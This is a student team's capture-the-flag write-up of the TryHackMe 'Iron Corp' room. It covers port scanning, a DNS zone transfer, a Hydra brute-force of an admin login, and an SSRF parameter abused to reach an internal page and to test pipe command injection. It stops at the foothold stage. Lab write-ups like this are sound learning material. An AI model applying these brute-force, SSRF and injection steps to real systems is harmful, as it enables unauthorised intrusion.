

# PenTest 2

## ROOM A

### BUBBLE BUDDIES

Student ID	Name	Role
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Group Leader
1211101384	Ahmad Luqman Bin Zakarani	Member
1211103223	Amirah Hakimah binti Masri	Member
1211103656	Adlin Sofea Binti Adam Saffian	Member


# Recon and Enumeration

**Members Involved:** Danish, Luqman, Amirah, Adlin

**Tools used:** Nmap, AXFR Dig, Burpsuite, Hydra, THM AttackBox, FireFox, Kali


## **Thought Process and Methodology and Attempts:**

Firstly, we edited the “/etc/hosts” file in our computer and added our machines’ IP address with ironcorp.me as our hostname.



```
root@kali:/home/1211103223
File Actions Edit View Help
12111...li: ~ × root@kal...11103223 × root@kal...11103223 × 12111...li: ~ × 12111...li: ~ ×
GNU nano 5.9 /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
10.10.106.202  ironcorp.me
#
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We used the command nmap -Pn -sV -T5 -p1-65535 to scan what is the possible port that is available for us to connect. We used nmap with functions “-Pn” to ensure the scan skips the pings, “-sV” to know the ports’ version information, “-T5” for higher timing template, and “-p<a range of port>” to only scan the specified ports.



```
(1211101384㉿kali)-[~/Pentest2]
$ nmap -Pn -sV -T5 -p1-65535 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 04:07 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 1.75% done; ETC: 04:18 (0:10:17 remaining)

Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 4.83% done; ETC: 01:33 (0:12:48 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 23.43% done; ETC: 01:27 (0:05:01 remaining)
Stats: 0:03:58 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 40.75% done; ETC: 01:30 (0:05:46 remaining)
Stats: 0:08:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 76.61% done; ETC: 01:30 (0:02:27 remaining)
Nmap scan report for ironcorp.thm (10.10.247.158)
Host is up (0.22s latency).

Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http        Microsoft IIS httpd 10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 710.78 seconds
```

We tried to copy-paste the ip number into FireFox with the port number we had found before to see whether that ip address and port number would bring us anywhere.

The screenshot shows a custom dashboard titled "DASHTREME ADMIN". The main navigation menu includes "Dashboard", "UI Icons", "Forms", "Tables", "Calendar" (marked as "New"), "Profile", "Login", "Registration", and "Upgrade To PRO". Labels include "Important".

Key statistics displayed:

- Total Orders: 9526 (+4.2% ↑)
- Total Revenue: 8323 (\$ +1.2% ↑)
- Visitors: 6200 (+5.2% ↑)
- Messages: 5630 (+2.2% ↑)

Two charts are shown:

- Site Traffic**: A line chart comparing New Visitors (red) and Old Visitors (blue) from January to October. The Y-axis ranges from 0 to 14. Both series show a similar seasonal pattern with peaks in March, May, and September.
- Weekly sales**: A donut chart showing sales distribution by source. Direct traffic accounts for \$5856 (+55%) and Affiliate traffic accounts for \$2602 (+25%).


The screenshot shows a "Coming Soon" page for "Hello". The page features a large "Coming Soon!" heading, a message about the team's hard work and target launch date (July 2020), and a sign-up form with fields for "Enter email..." and "NOTIFY ME!". Social media links for Twitter and Facebook are also present.

We tried Dig AXFRs' command, “dig @<dns\_server> <domainname> axfr” to replicate DNS records across other DNS servers. We then know that there are two more different domain names, which are “admin.ironcorp.me” and “internal.ironcorp.me”.

```
[root@kali:~/home/1211103223]
# dig @10.10.106.202 ironcorp.me axfr

; <>> DiG 9.17.19-3-Debian <>> @10.10.106.202 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3
600
ironcorp.me.      3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A      127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3
600
;; Query time: 224 msec
;; SERVER: 10.10.106.202#53(10.10.106.202) (TCP)
;; WHEN: Tue Aug  2 12:17:34 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


After that, we put them into the “/etc/hosts” file just like before.



```
root@kali:~/home/1211103223
File Actions Edit View Help
12111...li: ~ x root@kal...11103223 x root@kal...11103223 x 12111...li: ~ x 12111...li: ~ x
GNU nano 5.9 /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.106.202  ironcorp.me
10.10.106.202  admin.ironcorp.me
10.10.106.202  internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

We then tried entering the new domain names into the webpage. At first we tried to log into the webpage “internal.ironcorp.me:11025” but unfortunately, it doesn't allow us to access the site. Therefore, we tried connecting to the admin domain by using the link “admin.ironcorp.me:11025”. It will show a pop-up window for us to input a username and a password.



Therefore we use the tool Hydra with the command “`hydra -l admin -P /usr/share/wordlist/rockyou.txt -s 11025 admin.ironcorp.me http-get`” to get the credentials. Hydra is a great tool that can crack passwords with brute force. We attempted to login as admin (-l admin) using a password list (-P /usr/share/wordlists/rockyou.txt) at the specified port (-s 11025) of the domain (admin.ironcorp.me) with the http-get method. Hence by entering the password and the username we got using the Hydra, we successfully get into the website.


```

root@ip-10-10-116-179:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 1
1025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 05:27:35
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//


[11025][http-get] host: admin.ironcorp.me    login: admin    password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 05:28:31

```




After that, we tried to get anything from the website by putting “dir” into the search bar. After inputting it, we noticed the parameter of the link is exposed. Therefore, we know that it is the same vulnerability as the one we had learned before on TryHackMe’s 25 Days of Cybersecurity. The vulnerability we are talking about right now is SSRF. An SSRF is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.




Even though we know that we can use the exploit that we found, we tried it first to connect to our attack machine to see if it really works. We started using apache to start a server client for our machine. Then with the known vulnerability in the victim website, we connect to our machine using “http://OUR\_MACHINE\_IP” in the parameter. We found out that it connects to our machine and pops out the index.html from our machine.


```
[ 1211101384@kali] - [~/Pentest2]
$ sudo /etc/init.d/apache2 start
[sudo] password for 1211101384:
Starting apache2 (via systemctl): apache2.service
```



We then cd to /var/www/html into the directory. We create a “what.txt” file and run it on the victim's website to see the content of it.

```
[└ (1211101384㉿kali)-[~/Pentest2]
$ cd /var/www/html
[└ (1211101384㉿kali)-[/var/www/html]
$ ls
index.html  index.nginx-debian.html
[└ (1211101384㉿kali)-[/var/www/html]
$ sudo nano what.txt
```





TryHackMe | Iron Corp

Hello


http://admin.ironcorp.me:11025/?r=http://10.18.31.232/what.txt

helooo


## Ultimate search bar

Search:  Submit Query

Now that we know that the exploit works, we then tried to change the parameter into “<http://admin.ironcorp.me:11025>”. However, it stated an authentication is required.



After that, we change the parameter of the admin into "admin.ironcorp.me:11025/?r=internal.ironcorp.me:11025". Then it will bring us to the webpage as the picture below. We inspected the page source to find any relevant information that helps us proceed from there. By doing so, we found the parameter that might help us which is "http://internal.ironcorp.me:11025/name.php?name=". .



```

123 }
124 </STYLE>
125 <script type="text/javascript">
126 <!--
127   function lhook(id) {
128     var e = document.getElementById(id);
129     if(e.style.display == 'block')
130       e.style.display = 'none';
131     else
132       e.style.display = 'block';
133   }
134 //-->
135 </script>
136 <html>
137
138 <body>
139
140   <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=here</a>
141
142 </body>
143
144 </html>
145
146
147
148 <!DOCTYPE HTML>
149 <html>
150   <head>
151     <title>Search Panel</title>
152   </head>

```

Firstly we tried to copy and paste into mozilla firefox, however it stated that access is forbidden. Eventually, we change the parameter of admin into

"admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=". For this reason, we know that the name is "Equinox".





## Access forbidden!

You don't have permission to access the requested object. It is either read-protected or not readable by the server.


If you think this is a server error, please contact the [webmaster](#).

## Error 403

<internal.ironcorp.me>  
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4



Then we tried using pipe "|" to see if we can redirect our command, and "dir" to see if we can see the current directory. Now, we can start to exploit it. We reload and intercept it using Burpsuite, then send it to the repeater to test for our next step.




# Initial Foothold

**Members Involved:** Danish, Luqman, Amirah, Adlin

